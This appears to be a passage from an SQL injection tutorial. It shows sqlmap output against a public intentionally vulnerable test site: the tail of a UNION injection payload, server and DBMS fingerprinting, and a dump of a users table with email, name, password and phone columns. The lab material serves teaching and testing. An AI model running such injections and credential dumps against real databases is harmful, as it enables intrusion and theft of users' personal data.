Now we can see the email, name, password, phone and name



```
7171,0x6553614f71727a556f484c766245666d6d6b5a506456724572427842587462494159557 96a70706b,0x716b71
6a71),NULL-- -
---
[03:32:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[03:32:13] [INFO] fetching entries of column(s) 'email,name,pass,phone,uname' for table 'users'
in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----------------+------------+------+---------+-------+
| email           | name       | pass | phone   | uname |
+-----------------+------------+------+---------+-------+
| email@email.com | John Smith | test | 2323345 | test  |
+-----------------+------------+------+---------+-------+

[03:32:13] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/test
php.vulnweb.com/dump/acuart/users.csv'
[03:32:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/test
php.vulnweb.com'

[*] ending @ 03:32:13 /2021-02-28/

┌──(root💀kali)-[~]
└─#
```